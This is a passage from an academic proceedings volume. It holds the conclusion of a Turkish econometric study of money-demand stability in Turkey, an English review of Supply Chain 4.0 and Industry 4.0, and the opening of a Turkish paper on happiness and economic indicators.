hedefi gerçekleşen enflasyonun altında seyretmiştir. 2011-2013 yılları arasında gerçekleşen enflasyon oranı sırasıyla %10.4, %6.2, %7.4’tür, enflasyon hedefi ise aynı dönem için %5’tir. 2014 yılından itibaren ise para talebinin istikrarlı seyretmesi, TCMB’nin tekrar hem enflasyon hem de finansal istikrar

amaçlarına uygun para politikası izlemesini olurlu kılmaktadır. Bu anlamda dikkat edilmesi gereken eğer enflasyon hedefinde istikrarlı bir başarı elde edilmek isteniyorsa, para talebinin istikrarlı olmadığı dönemlerde parasal büyüklüklerde çok fazla değişikliğe gidilmemesi gerektirir.

6. SONUÇ

Çalışmada Türkiye’de 2002-2017 dönemine ait çeyrek yıllık veriler kullanılarak, para talebini etkileyen göstergeler, Parasalcı Yaklaşım çerçevesinde incelenmiş ve para talebinin istikrarlı olup olmadığı analiz edilerek, para talebi-ara amaç uyumu değerlendirilmiştir. Bu kapsamda, birim kök analizi olarak Peron (1997) yapısal kırılmalı birim kök testi ve eşbütünleşme analizi olarak Gecikmesi Dağıtılmış Oturegressive Model (Auto-Regressive Distributed Lag (ARDL)) analizi kullanılmıştır. Para talebinin istikrarı CUSUM ve CUSUMQ testleri ile incelenmiştir. ARDL analizi sonucunda; M2 para talebini gerek kısa gerekse uzun dönemde etkileyen en önemli değişkenin reel efektif döviz kuru olduğu belirlenmiştir. Bu sonuç, Türk Lirası değerlendirildiğinde, Türk Lirasına olan talebin yükseldiğini ortaya koymuştur. Para talebinde ikinci önemli etkiye sahip olan değişkenin tahvil talebi olduğu belirlenmiştir. Tahvil talebi ile para talebi arasında pozitif yönlü ilişki olduğu belirlenmiştir. Bu durum servet etkisine bağlı olarak açıklanmıştır. Faiz oranı ve GDP ile para talebi arasındaki ilişkiler ise döviz kuruna ve tahvil talebine göre daha zayıf olmakla birlikte, iktisadi anlamda beklenen yönde ve istatistiki olarak anlamlıdır. Hisse senedi talebinin para talebi üzerindeki etkisinin ise diğer değişkenlere göre daha düşük olduğu belirlenmiştir. Bununla birlikte, CUSUM ve CUSUMQ testleri sonuçları, Türkiye’de M2 para talebinin 2002-2011 ve 2013-2017 dönemlerinde istikrarlı, 2011-2013 döneminde istikrarsız olduğunu ortaya koymuştur. Bu anlamda, 2011-2013 döneminde, hem faiz oranı hem de parasal büyüklükler birlikte kullanıldığı için; ara amaç-para politikasıyla uyumlu hareket edilmediği söylenebilir. TCMB’nin para politikası aracı olarak parasal büyüklükleri kullanması, para talebinin istikrarsız olması nedeniyle, toplam talebin artmasına ve enflasyonun tekrar artış göstermesine yol açmıştır. Bu anlamda dikkat edilmesi gereken eğer enflasyon oranında kalıcı bir iyileşme sağlamak isteniyorsa, para talebinin istikrarlı olmadığı dönemlerde, parasal büyüklüklerle ilgili çok fazla değişikliğe gidilmemesi gerektirir. Son olarak, Hata Düzeltme Modeline bağlı olarak elde edilen ECM(-1) değişkeninin işareti negatif, değeri sıfırla bir arasındadır. Bu durum, para talebinde ortaya çıkan bir dengesizliğin uzun dönemde düzeleceğini ifade etmiştir.

KAYNAKÇA

- Achsani, N.A. (2010). Stability of Money Demand in an Emerging Market Economy: An Error Correction and ARDL Model for Indonesia. *Research Journal of International Studies*, 13, 54-62.
- Aktan, C. C., Utkulu, U. ve Togay, S. (1998). Nasıl Bir Para Sistemi? Parasal Disiplin ve Parasal İstikrar İçin Alternatif Öneriler. İstanbul: İMKB Yayını.
- Altıntaş, H. (2008). Türkiye’de Para Talebinin İstikrarı ve Sınır Testi Yaklaşımıyla Öngörülmesi: 1985–2006. *Erciyes Üniversitesi İktisadi ve İdari Bilimler Fakültesi Dergisi*, 30, 15-46.
- Bahmani-Oskooee, M. ve Chomsisengphet, S. (2002). Stability of M2 money demand function in industrial countries”. *Applied Economics*, 34, 2075–83.
- Civcir, İ. (2000). Broad Money Demand, Financial Liberalization and Currency Substitution in Turkey. *ERF Seventh Annual Conference Proceedings*.
- Dritsaki, M. ve Dritsaki, C. (2012). The Stability of Money Demand: Evidence from Turkey. *The IUP Journal of Bank Management*, 11(4), 1-22.
- Emerson, J. (2006). The Quantity Theory of Money: Evidence from the United States. *Economics Bulletin* 5(2), 1–6.
- Friedman, M. (1956). The Quantity Theory of Money: A Restatement. M. Friedman (der.), *Studies in the Quantity Theory of Money*. Chicago: University of Chicago Press.
- Gujarati, D. N. ve Porter , D. C. (2009). *Basic Econometrics*. New York: McGraw-Hill.
- Hafer, R.W. ve Jansen, D. W. (1991). The Demand for Money in the United States: Evidence from Cointegration Tests. *Journal of Money, Credit and Banking*, 23(29), 155-168.
- Halıcıoğlu F. ve Uğur, M. (2005). On Stability of the Demand for Money in a Developing OECD Country: The Case of Turkey. *Global Business and Economics Review*, 7(2), 203-213.
- Kongar, İ.Ç. (1995). Cointegration Test for Money Demand – The Case for Turkey and Israel. *The Central Bank of the Republic of Turkey, Discussion Paper* 9514.
- Kumar, S. ve Webber, D. J. (2013). Australasian Money Demand Stability: Application of Structural Break Tests. *Applied Economics*, 45(8), 1011-1025.
- Ordonez, J. (2003). Stability and non-linear dynamics in the broad demand for money in Spain. *Economics Letters*, 78, 139–146.
- Özcan, B. ve Arı, A. (2013). Para Talebinin Belirleyenleri ve İstikrarı Üzerine Bir Uygulama: Türkiye Örneği. *Yönetim ve Ekonomi Dergisi*, 20(2),105-120.

Peron, P. (1997). Further Evidence on Breaking Trend Functions in Macroeconomic Variables. *Journal of Econometrics*, 80(2), 355-385.

Pesaran, M. H., Shin, Y. ve Smith, R. J. (2001). Bounds Testing Approaches to The Analysis of Level Relationships. *Journal of Applied Econometrics*, 16, 289-326.


Poole, W. (1970). The optimal choice of monetary policy instruments in a simple macro model. *Quarterly Journal of Economics*, 84, 197-216.

Rao, B. B. ve Kumar, S. (2011). Is the US Demand for Money Unstable?. *Applied Financial Economics*, 21(17), 1263-1272.


Yılancı, V. (2012). Türkiye’de Para Talebi İstikrarlılığının Testi: Kayan Pencereelerde Sınır Testi Yaklaşımı. *Dumlupınar Üniversitesi Sosyal Bilimler Dergisi*, 33, 67-74.

EKLER:

Ek 1: Model Seçim Kriteri



Ek 2: Normal Dağılım Analizi



Ek 3: Otokorelasyon Analizi

Breusch-Godfrey Serial Correlation LM Test:			
F-statistic	0.306671	Prob. F(8,29)	0.9574
Obs*R-squared	4.212012	Prob. Chi-Square(8)	0.8375

Ek 4: Değişen Varyans Analizi

Heteroskedasticity Test: Breusch-Pagan-Godfrey			
F-statistic	1.496011	Prob. F(27,26)	0.1539
Obs*R-squared	32.85297	Prob. Chi-Square(27)	0.2020
Scaled explained SS	9.942270	Prob. Chi-Square(27)	0.9989

Supply Chain 4.0: Trends, Challenges and Opportunities

Ayşe TOPAL*

Buket ÖZOĞLU**

Arzum BÜYÜKKEKLİK***

Abstract

Traditionally, supply chain is a system where several business processes are in harmony with each other to facilitate the product, fund and information flow between suppliers, manufacturers, distributors, third party logistics providers, retailers and customers. Recent developments in information technology made traditional supply chain management ineffective and emerged Industry 4.0 which is the integration of automation and industrial operations. Therefore, the need for Supply Chain 4.0 has been perceived. Supply Chain 4.0 is the harmonization of the traditional supply chain to Industry 4.0 by using same tools in Industry 4.0. This study will examine the potential risks and opportunities that the Industry 4.0 can bring to the businesses from a supply chain perspective; and what effect the Supply Chain 4.0 will have on the manufacturing, marketing, environment and energy aspects of the businesses will be investigated.

Keywords: Supply Chain 4.0, Industry 4.0, manufacturing, marketing, energy

Introduction

Industrial revolutions were named with numbers such as Industry 1.0, Industry 2.0, Industry 3.0 and Industry 4.0 as it is in naming software updates. Industry 1.0 began with the appearance of steam engine and heavy mechanical manufacturing equipment. Later, the inventions of electricity brought Industry 2.0 which allowed the use of production lines and as a result mass production in manufacturing. Industry 3.0 provided a manual to automation transformation in production operations with the use of advanced technologies (Barreto et al., 2017). And finally, Industry 4.0 technologies have entered many areas related to work and life, from production facilities to residences, from health to transportation, from safety to education. It has become a part of the daily life of individuals with tools like training vests, training hours and wearable products. Industry 4.0 is simply is a new paradigm which integrated of the Internet of Things into the manufacturing systems. It aims to use the intelligent processes along the all operations of a business, therefore allowing businesses to operate more efficiently, to create more novel goods and services in order to increase customer satisfaction.

Industry 4.0 has brought the integration of innovative information and communication technologies into the industrial operations. Industry 4.0 enables devices to communicate with each other; to produce data and to make decisions based on data through embedding Internet and advanced technology into devices (systems, systems, machines, etc.). One of the leading factors in this industrial revolution is the internet, even the Internet of Things, which forms the backbone of communication structures, business models and networks like supply chains. With Internet of Things, people, businesses, physical devices, intelligent machines and systems, production processes can communicate with each other and can share data. In fact, one of the ways the fourth industrial revolution differentiates from other revolutions is that technological advances in different fields intertwine and lead to greater developments by strengthening each other.

Industry 4.0 brought a significant transformation in businesses' operations for example design, manufacturing process, operations and services improvements. It creates an environment where machines can communicate with each other with minimal human involvement by the use of information technology; have the automated production lines; analyze, understand and solve a certain level of production issues. Although in the beginning, it is thought that the initial effects that Industry 4.0 will not be seen particularly in the design and production processes, this revolution actually affected all members and business processes in the supply chain. As a result of these effects, Digital Supply Chain or Supply Chain 4.0 came into the scene. The Industry 4.0 adaption in manufacturing has many effects on supply chains and it changes how businesses work and organize their operations (Tyahjono et al, 2017). Supply Chain 4.0 can be defined as a real-time sharing of information throughout the chain, linking all functions, optimizing logistics and production processes.

* Business Department, Faculty of Economics and Administrative Sciences, Niğde Ömer Halisdemir University

** International Trade and Logistics Management Department, Faculty of Economics and Administrative Sciences, Niğde Ömer Halisdemir University

*** International Trade and Logistics Management Department, Faculty of Economics and Administrative Sciences, Niğde Ömer Halisdemir University

In this paper, we focus to the key challenges of Industry 4.0 adaption into the manufacturing, marketing, supply chain, end energy sector. In Sections 2, 3, and 4, an overview of Industry 4.0 reflections on manufacturing, marketing and supply chain will be discussed. In Section 5, the main implications of Industry 4.0 and Supply Chain 4.0 on energy sector will be reviewed. In Section 6, the conclusion will be provided.

2. Industry 4.0 and It's Reflections on Manufacturing

Industry 4.0 is represented by intelligent factories where intelligent machines and equipment are used, and their communication and interaction are done through the Internet. For this reason, it has several definitions such as Smart Factories, Smart Industry, Advanced Manufacturing or Industrial Internet of Things (Tyahjono et al, 2017). Industry 4.0 seems to have the potential to influence all industries by changing the way goods are designed, manufactured and delivered.

Main features of the commonly used Industry 4.0 technologies are big data, cloud computing, block chain, Internet of Things and automated systems including artificial intelligence, robotics and 3-D printing (Tyahjono et al, 2017; Strange and Zucchella, 2017).

Industry 4.0 contributed to the manufacturing with shortening production cycles, increased flexibility, meeting customer needs effectively in real time; improving customer relationship; managing maintenance automatically; taking, shipping and dispatching orders automatically (Barreto et al., 2017).

3. Industry 4.0 and It's Reflections on Marketing

The Industry 4.0 includes new technological developments that allow new production technologies as well as links between businesses and the market (Bettiol et al., 2017:1). While the traditional information technology only supports decision makers through communication and processing of data, Industry 4.0 has opened the way for the machines to make more effective and safer decisions. Automated decisions will lead to significant changes in personal sales and sales management (Syam and Sharma, 2018). Internet of Services (IoS, Internet of Services) has emerged as the new business model in the form of services that compile, analyze and integrate the data of devices on the network with the effect of the Internet of Things (Terzidis et al., 2012). Machine learning and artificial intelligence will have significant effects on personal sales and sales management.

In order for businesses to be able to sustain their competitive advantage, they need to cope with not only the new industrial challenges, but also expectations that these changes will create in the market. Undoubtedly, the key capabilities that will guide future firm performance are those that address the need to anticipate and shape future customer demands while meeting the need for greater productivity (Strange and Zucchella, 2017:181). Information technology supports businesses in handling large databases and makes comparing to existing data available on the web easier. The businesses will be informed of the market opportunities at the global level due to big data, which is one of the information technology brought by the industry 4.0 and will be able to optimize production and logistics processes to evaluate these opportunities (Strange and Zucchella, 2017:176). By using information they obtained about their products consumption trends through the smart products, manufacturers can make improvements in the facilities to meet customer requirements and expectations. Currently, businesses have to work closely with the members of their supply chains, such as suppliers, distribution channels and customers, almost operating like a single enterprise; they must cooperate effectively and efficiently with their competitors. In this new situation, which is called as collaborative competition, businesses carry out cooperation and competition together with their competitors.

Businesses will reflect the increase of labor productivity and decrease of labor costs due to the internet and new technologies into the prices and this will increase customer satisfaction. Also, the new product or system models that allow businesses have more control in design and manufacturing

processes; allow customers to pre-test new products and services, through big data, Internet of objects, 3-D printing and supply chain 4.0, will be able to developed (Strange and Zucchella, 2017: 180).

The focus of sales management will move from traditional sales functions to new functions that will need to bridge the gap between organizations and institutions (Syam and Sharma, 2018). The sales process is a critical research and implementation process. Therefore, it would be advantageous to have a workforce capable of setting up and managing systems that can perform these functions for businesses.

Although it is difficult to create a highly secure Internet of Things-based cyber security structure for Industry 4.0 due to the complexity and dynamic management process around machine-human collaboration, Internet of Things enables customers to gain more room for quality and product personalization decisions (Lu,2017).

Changes in the industry, supply chain processes and expectations of both end-users and industrial buyers as a result of Industry 4.0 support businesses for adopting and investing in new communication methods and tools in new technologies in terms of marketing.

4. Industry 4.0 and It's Reflections on Supply Chains

Despite smart technologies, there are cases in which products must be delivered to customers physically. So it is worth mentioning the supply chain 4.0 in a global market where the Industry 4.0 is concerned. Supply Chain 4.0 focuses on the real-time sharing of information in all processes by integrating activities with the Internet of things.

While the material management, physical distribution and logistic activities in the businesses were carried out in a scattered manner before the 1980s, they were dealt along with the supply chain management approach in the 1980s. This approach was called Supply Chain 1.0. In the early 1990s, the globalization effect in the economies and the low cost of production costs in favor of Asian countries such as China enabled design, production and consumption to be carried out in different geographies. The planning and organization of operations in different geographies brought a necessity for working more efficiently in the supply chains and Supply Chain 2.0 emerged. The impacts of the rapid developments in internet and communication technologies since the mid-1990s affected the production processes and supply networks and Supply Chain 3.0, where global business networks are concerned, came through.

It is known that production time is important for supply chain performance. With the help of Industry 4.0, shortening production times will contribute to the supply chain. While the complexity of business processes adversely affects the performance of the supply chain, increased integration and data exchange through Industry 4.0 can overcome these adverse effects (Schmidt et al., 2015). Computer-integrated production systems in Industry 4.0 also have a positive impact on supply chain performance.

The use and development of information technology have become unavoidable due to its contribution into increasing the efficiency and competitiveness (Heuser et al., 2008). This has promoted the use of information technology in most industrial operations, especially in logistics and production. Due to the increasing complexity with technology, supply chain activities cannot be managed with traditional planning and control tools (Müller et al., 2015). Therefore, supply chain operations have to adapt to this changing environment by using information technology in the operations.

With the use of advanced technologies and the internet of things by the supply chain members in all parts of production and information, the information flow in the chain will be provided through the internet. This will reduce the cost of chain members, increase flexibility, increase efficiency, increase efficiency and customize product features. The information technology transformation and intelligent system use with Industry 4.0 adaption will make the supply chains smarter, more

transparent, more productive, more efficient, and more flexible to the procedural and systematic changes in the chains (Barreto et al., 2017).

As a result of information technology development, several software applications have been developed for logistics and supply chains such as Enterprise Resource Planning, Warehouse Management Systems and Transportation Management Systems. In addition, intelligent systems such as Intelligent Transportation Systems which make it possible to exchange more flexible and instant data have been developed and information security has become more important in recent years. Another important instrument of Industry 4.0 is Big Data Analytics which decreases the need and cost of safety stocks and therefore provides a leaner supply chain while eliminating the risks of not meeting the demand (Kache and Seuring, 2017). Kache and Seuring (2017) found that big data analytics improve supply chain visibility and transparency, operations efficiency and maintenance, and integration and collaboration of supply chain.

Even though, Industry 4.0 has brought several benefits to the supply chains, it also created new challenges for supply chains such as the need for transparency for the effective visibility of supply chain operations by all members of the chain; and integrity control in the supply chains for producing right products, at the right time, place, quantity condition and at the right cost (Barreto et al., 2017).

5. Industry 4.0 and It's Reflections on Energy Sector

Energy has been a key factor in all industrial revolutions in the history. Development of energy sector was sorted out as Energy 1.0, 2.0, 3.0, and 4.0. Energy 1.0 refers to the energy sector in the pre-oil era in which coal and biomass were the main energy resources. Energy 2.0 is the oil era and oil was the most wanted energy resource in this era. Energy 3.0 is the new and renewable energy era in which clean energy technologies were main consideration in energy sector. Energy 4.0 is the use of smart technologies, such as smart production and energy use, brought by Industry 4.0 in energy sector (Li, 2015).

The technologies came with digital revolution in the energy sector are shown in the table below.

Table 1. Information Technologies Used in Energy Sector

Technology	Context in Energy Sector
Big Data and Industry 4.0	Smart grid development: increase in data quantity and data variety
Mobile and Location-Aware Technology	Mobile and wireless Technologies: decreasing costs and increasing accuracy and effectiveness
Cloud Computing and SaaS	Increasing security and reliability; smart meter, big data analytics, demand response coordination and Geographical Information Systems (GIS)
Social Media and Web 2.0	Customer acquisition and satisfaction; energy efficiency program participation; coordination of crowd-sourcing distributed energy resources
Sensor Technology	Accelerate potential applications used in energy utilities.
Others	In-Memory Computing; IT and OT Convergence; Advanced Metering Infrastructure; Communication Technology; Predictive Analytics

Source: Steenstrup et al. (2013)

Lang (2016) suggested that digitisation is main component of Industry 4.0 transformation in energy sector and commercial, technical and legal experiences of similar advanced sectors in transformation need to be analyzed by the sector carefully. Digitisation will be effective in trading, retail metering, grids, storage, generation and consumption parts of energy sector. Technavio (2017) stated that digitization of assets such as the internet of things, evolution of blockchain and distributed energy systems is the main contribution of Industry 4.0 to energy sector. Industry 4.0 has presented several opportunities to the energy sector by providing intelligent use of data analytics, greater connectivity and automation.

Li (2015) reviewed Industry 4.0 and Energy 4.0 in Southeast Asia. He stated that the development of Industry 4.0 and Energy 4.0 should be simultaneously carried out with traditional industrialization and energy infrastructure systems in Southeast Asia. To close the gap between income levels in the region, the priority should be given to clean technologies and green industries which are being improved more with smart technologies.

KMPG (2016) reviewed main factors leading energy sector has a digital transform and showed that energy sector businesses have begin transformation with an IT transformation program for gaining cost efficiency and improving responsiveness.

Basilio (2017) reviewed Industry 4.0 in oil and gas industry. He stated that there is a shift of automation in real-time monitoring and operation control of oil and gas industry.

Huang et al. (2017) provided an interactive information platform by using a multi-agent system model for developing a community energy system planning in Industry 4.0. It was suggested that community energy system planning has three main features which are information sharing, consumer's participation, and cross-business cooperation. Community energy system planning only proposes a communication and information platform for stakeholders, it does not give answers to economic and technical problems.

Gomes et al. (2018) presented a formulation for supporting information management in energy storage devices which is a digitisation tool in Energy 4.0. The market prices and wind power were modelled by a stochastic mixed integer linear programming method in this study.

This review has shown that there are limited number of studies and reports about how energy sector has responded or will respond to Industry 4.0. It is still unclear that how much transform in energy sector is needed with Industry 4.0.

6. Conclusion

Today, the speed of development and propagation of innovations is higher than ever (Schwab, 2017). Digitalization with the use of digital technology in every field, as well as the ease of archiving and distribution of digital data, pave the way for new business models. Today, businesses need to adapt to digital transformation with digital technologies and innovative business models in order to survive. Industry 4.0's technologies/applications allow businesses to change or develop existing business models and inspire new business models.

The main objective of this paper was to review the effects of Industry 4.0 adaption on manufacturing, marketing, supply chains and energy sector. For this purpose, we addressed the reflections of Industry 4.0 on manufacturing, marketing, supply chain and energy sector.

Supply Chain 4.0, similar to Industry 4.0, consists several information technologies such as Warehouse Management Systems and Transportation Management Systems. Therefore, Supply Chain 4.0 is summarized as the operation optimization in supply chain by using information technology to manage an automated system. The technology transformation and the use of intelligent systems will make the supply chains smarter, more transparent, more productive, more efficient, and more flexible.

In addition to all those benefits provided by Industry 4.0 and Supply Chain 4.0 mentioned above, it will also bring benefits for individual costumers. Within the scope of Industry 4.0, enterprises can create a high level of customer satisfaction by benefiting from innovations that will increase consumer involvement and create personalization opportunities for consumers and they can develop customer relations through these technologies.

References

- Barreto, L., Amaral, A., Pereira, T. (2017). Industry 4.0 implications in logistics: an overview. *Procedia Manufacturing*, 13, 1245–1252.
- Basilio, L. (2017, January 6). Industry 4.0 and what it means for oil and gas. Retrieved from <https://www.oilandgasiq.com/strategy-management-and-information/articles/industry-40-and-what-it-means-for-oil-and-gas>
- Bettiol, Marco; Mauro Capestro and Eleonora Di Maria (2017). Industry 4.0: The Strategic Role Of Marketing. Marco Fanno Working Papers – 213.
- Gomes I.L.R., Pousinho H.M.I., Melício R., Mendes V.M.F. (2018). Optimization of Wind Power Producer Participation in Electricity Markets with Energy Storage in a Way of Energy 4.0. In: Pérez García H., Alfonso-Cendón J., Sánchez González L., Quintián H., Corchado E. (eds) International Joint Conference SOCO'17-CISIS'17-ICEUTE'17 León, Spain, September 6–8, 2017, Proceeding. SOCO 2017, CISIS 2017, ICEUTE 2017. Advances in Intelligent Systems and Computing, vol 649. Springer, Cham.
- Heuser, L., Nohta, Z., Trunk, N.C. (2008). *ICT shaping the world: A scientific view*. ETSI, Wiley Publication, London.
- Huang, Z., Yu, H., Peng, Z. (2017). Planning community energy system in the industry 4.0 era: Achievements, challenges and a potential solution. *Renewable and Sustainable Energy Reviews*, 78, 710-721.
- Kache F. and S. Seuring, (2017). Challenges and opportunities of digital information at the intersection of Big Data Analytics and supply chain management. *International Journal of Operations & Production Management*, 37 (1), 10-36.
- KPMG (2015). The Factory of the Future: Industry 4.0 – the challenges of tomorrow.
- Lang, M. (2016). From industry 4.0 to energy 4.0. future business, models and legal relations. Digitalisierung in der Energiewirtschaft XX, Jahrestagung Institut für Berg- und Energierecht. Retrieved from http://www.germanenergyblog.de/wp-content/uploads/2016/04/160317_Lang_IBE_Bochum_From_Industry_4_0_to_Energy_4_0_fin.pdf
- Li, Y. (2015, May 21). Industry 4.0 and Energy 4.0 for Southeast Asia. Retrieved from <https://thediplomat.com/2015/05/industry-4-0-and-energy-4-0-for-southeast-asia/>
- Lu, Y. (2017). Industry 4.0: A survey on technologies, applications and open research issues. *Journal of Industrial Information Integration*, 6, 1–10.
- Müller, J.P., Ketter, W. G., Kaminka, G., Wargner, N. Bulling (Eds.) (2015). *A Multiagent System Perspective on Industry 4.0 Supply Networks*, Multiagent Systems Technologies.
- Schmidt, R., Möhring, M., Härting, R.C., Reichstein, C., Neumaier, P., Jozinovic, P. (2015). Industry 4.0-potentials for creating smart products: empirical research results. International Conference on Business Information Systems, Springer International Publishing, pp. 16–27.
- Schwab, K. (2017). *The Fourth Industrial Revolution*. Crown Publishing Group: New York, NY, USA.
- Strange, R. and Zucchella, A. (2017). Industry 4.0, global value chains and international business. *Multinational Business Review*, 25 (3), 174-184.
- Steenstrup, K., Sumic, Z., Rhodes, R., and Geschickter, C. (2013). Top 10 Technology Trends Impacting the Energy and Utility Industry in 2013. Sydney, Australia: Gartner. Retrieved from http://infota.siss.cl/concesiones/empresas/ESSAL/06%20Informaci%C3%B3n%20entregada%20por%20la%20empresa/INFORMACION%20EXCEPCIONAL/TICA/inf%20adicional/informacion%20excepcional/Documentos%20Inf%20Excepcional/Analisis%20de%20mercado/_top_10_technology_trends_imp_249454.pdf
- Syam A. and Sharma, N. (2018). Sales and customer development: An agenda for inquiry. *Industrial Marketing Management*, 69 (February) 133- 134. <https://doi.org/10.1016/j.indmarman.2018.01.032>
- Technavio (2017, December 21). The Energy Sector in 2017: Top 5 Trends and a Bright Future. Retrieved from <https://www.technavio.com/blog/energy-sector-2017-top-5-trends>.
- Terzidis O., Oberle D., Friesen A., Janiesch C., Barros A. (2012). The Internet of Services and USDL. In: Barros A., Oberle D. (eds) *Handbook of Service Description*. Springer, Boston, MA.
- Tyahjono, B., Esplugues, C., Ares, E. and G. Pelaez (2017). “What Does Industry 4.0 mean to Supply Chain?”. Manufacturing Engineering Society International Conference. MESIC 2017, 28-30 June, Vigo, Spain.

Bazı Ekonomik Göstergeler ve Mutluluk: Türkiye Üzerine Bir Değerlendirme

Coşkun ÇILBANT*

Dilek ALMA SAVAŞ**

M. Hakan YALÇINKAYA***

Giriş

Son yıllarda gelişme ve kalkınma odaklı çok sayıda kurum, ülkelerin gelişmişlik düzeyini sadece ekonomik göstergelerle değil aynı zamanda bireylerin mutluluk seviyeleri ile ölçmesi ‘mutluluk’ kavramını ekonomi çalışmalarında önemli bir konu haline getirmiştir. Mutluluk, yakın geçmişe kadar daha çok psikoloji ve felsefenin bir alt dalı olarak ele alınmasına rağmen günümüzde ekonomi alanında da ele alınmaktadır. 2003’den itibaren TÜİK tarafından Yaşam Memnuniyeti Araştırması sonuçlarının paylaşılması, Türkiye’de mutluluk alanındaki akademik çalışmalara yansımakta ve tartışma konusu olmaya devam etmektedir.

Davranışsal iktisat alanında son yıllarda yaşanan gelişmeler beraberinde mutluluk ekonomisine olan ilgiyi de artırmaktadır. Mutluluk ekonomisinin merkezinde, mutluluğun ekonomik belirleyicilerin neler olduğu, bu faktörlerin bireyler, toplumlar ve dönemler arası farklılık gösterip göstermediği, mutluluğu arttırmaya yönelik geliştirilen ekonomi politikalarının neler olduğu ve uygulanacak politikaların mutluluk üzerindeki etkileri yer almaktadır.

Mutluluk ve Ölçümü

Tarihsel süreç boyunca, bireyin iyi olma durumu, mutluluğu, hazzı ve yaşam memnuniyeti araştırma konusudur. Mutluluk, karmaşık ve duygusal ölçütünü içinde barındıran ve bireyin yaşadığı olaylardan etkilenen bir kavramdır. Diğer bir anlamda, bireyin bütün yaşam kalitesini yargılama meselesidir(Gökdemir &Öztürk, 2015;30).

Bazıları mutluluğu maddi alanda, bazıları manevi alanda, bazıları ise her iki alanda edinilebilecek bir ruhsal hal olarak değerlendirmişlerdir. Örneğin; eski Grek düşünürleri mutluluğu, manevi alanda edinilebilecek bir hal olduğunu düşünmüş ve erdemin ödülü olarak kabul etmişlerdir(Şentürk, 2011;16).

Büyük ölçüde mutluluk, koşullara göre değişmeyen doğuştan gelen insanın uyumluluk sınırını belirleyen biyopsikolojik ihtiyaçların tatmin edilmesine bağlıdır. Bu ihtiyaçlar ne kadar iyi karşılanırsa o kadar iyi hissedileceği ve hayattan o kadar memnun olunacağı ifade edilir (Veenhoven, 1991;33).

Mutluluk kavramına ilişkin literatürde iki farklı geleneksel yaklaşım vardır. Bunlardan ilki olan hazcılık(hedonizm) yaklaşımı, mutluluk kavramına; yaşamın bütün boyutlarındaki olumlu veya olumsuz olayların değerlendirilmesini kapsayan öznel iyi oluş hali olarak yaklaşmakta ve mutluluğun fiziksel unsurlarla birlikte yaşamın diğer alanlarında karşılaşılan unsurlarla da bağlantılı olduğunu savunmaktadır. İkinci geleneksel yaklaşım olan mutçuluk(eudaimonizm) yaklaşımı ise; mutluluğun kişisel özelliklerden ve yaşam tarzından kaynaklandığını ileri sürmekte ve mutluluğu bir süreç olarak değerlendirmektedir(Servet, 2017;17).

* Manisa Celal Bayar Üniversitesi İktisadi ve İdari Bilimler Fakültesi, coskun.cilbant@cbu.edu.tr

** Bitlis Eren Üniversitesi İktisadi ve İdari Bilimler Fakültesi, dalma@beu.edu.tr

*** Manisa Celal Bayar Üniversitesi İktisadi ve İdari Bilimler Fakültesi

Batı düşüncesinde mutluluk, ‘erken dönem, aydınlanma dönemi ve sonrası ile refah devleti dönemi’ olarak üç dönemde incelenmiştir. Antik Yunan felsefesinin hâkim olduğu erken dönemde, Plato ve Aristo başta olmak üzere pek çok düşünür mutluluk konusuna eğilmiştir. Bu dönemde mutluluk -‘eudaimonia’- sağlıklı veya içe nüfuz eden iyi ruhsal durum hali, mutlu ve varlıklı olmayı içeren iyi oluş hali olarak ifade edilirken, ilerleyen dönemlerde ‘eudaimonia’ mutluluğu, insan gelişimini ve refahı ifade etmek için kullanılmıştır. Ortaçağ Avrupasında, düşüncelere kilisenin yön verdiği bir ortamda mutluluk; Hz. İsa’nın çektiği sıkıntılar referans gösterilerek, ‘acı çekme’ olarak benimsenmiştir. 17. yy.da entelektüel aydınlanma ile acı çekme üzerine kurulu mutluluk yerini, yalnızca öteki hayatla sınırlı olmayıp bu dünyada da yakalanabileceği ve mantık ile mutluluğun daha da artırılabilmesine inancına bırakmıştır. 18.yy.da mutluluk tam olarak nedir? Mutluluğa nasıl erişilir? Devletin mutlulukla ilgili sorumlulukları nelerdir? konuları tartışılırken, 19.yy sonları ile 20.yy başlarında yaşanan hastalık, savaş, yoksulluk ve depresyon durumları mutlulukla ilgili çalışmalara ara verilmesine sebep olmuştur. 20.yy.ın son yarım dönemi mutluluk ülküsünün parlak dönemi olmuştur(Veenhoven & Dumludağ, 2015;203-205).

Bazı araştırmacılar, ‘mutluluk’ kavramı yerine ‘öznel iyi oluş(subjective well-being)’ kavramını kullanmaktadırlar. Diener vd. öznel iyi oluşu; kişinin kendi hayatını bilişsel ve duygusal değerlendirmesi olarak tanımlanmakta ve bu değerlendirmelerin, tatmin edici bilişsel yargıların yanı sıra olaylara karşı duygusal tepkileri içerdiğini ifade etmektedir (Diener vd., 2002, 63). Öznel iyi oluş, gelişmiş ülkelerde, gayri safi milli hâsıla(GSMH) ve toplumun genel eğitim düzeyi vb. sosyal ve ekonomik göstergeler arasında yer almaktadır(Yemişçigil & Dolan, 2015;171).

Öznel iyi oluş, duygusal ve bilişsel olmak üzere iki bileşenden oluşmakta ve mutluluk öznel iyi oluşun duygusal bileşeni (affective component) iken, yaşam memnuniyeti ise bilişsel bileşeni (cognitive component) olarak ifade edilmektedir.(Peiró, 2006:348).

Mutluluğun ölçümü, ilk kez Bentham’ın mutluluk yerine kullandığı fayda kavramının ölçülebilecek unsur olması ile gündeme gelmiştir (Şeker, 2016;24). Bir çok ülkede yapılan çalışmalarla bireylerin mutluluklarını değerlendirmek mümkündür. Bu çalışmalardan General Social Survey (GSS) en eski çalışmadır ve bu çalışmada mutluluk ‘Genel olarak baktığınızda bugünlerde ne kadar mutlusunuz?’ sorusu ‘çok mutlu, mutlu ve mutlu değil’ olmak üzere 3 ölçekli sorulmaktadır (Veenhoven & Dumludağ, 2015;206). Eurobarometer Survey’ de mutluluk ‘genel olarak hayatınızdan çok memnun musunuz, oldukça memnun musunuz, çok memnun değil misiniz ya da hiç memnun değil misiniz?’ sorusu ile araştırılırken, General Health Questionnaire (GHQ)’de, 4 ölçekli (tamamen katılıyorumdan tamamen katılmıyorum doğru) 12 soru ile araştırılmaktadır(Oswald,1997;1819-1820). Ayrıca ülkelerin mutluluk verileri takip edebilmek için;British Household Panel Survey (BHPS), the German Socio-Economic Panel Study (GSOEP), the Russian Longitudinal Monitoring Survey (RLMS) vb. anketler uygulanmakta ve yaşam memnuniyetlerine yönelik 1’den 4’e kadar veya 1’den 10’a kadar çeşitli ölçekler içeren sorularla ve 3 ölçekliden 10 ölçekliye değişen cevaplarla kendilerini nerede hissettikleri sorulmaktadır. En yaygın olan 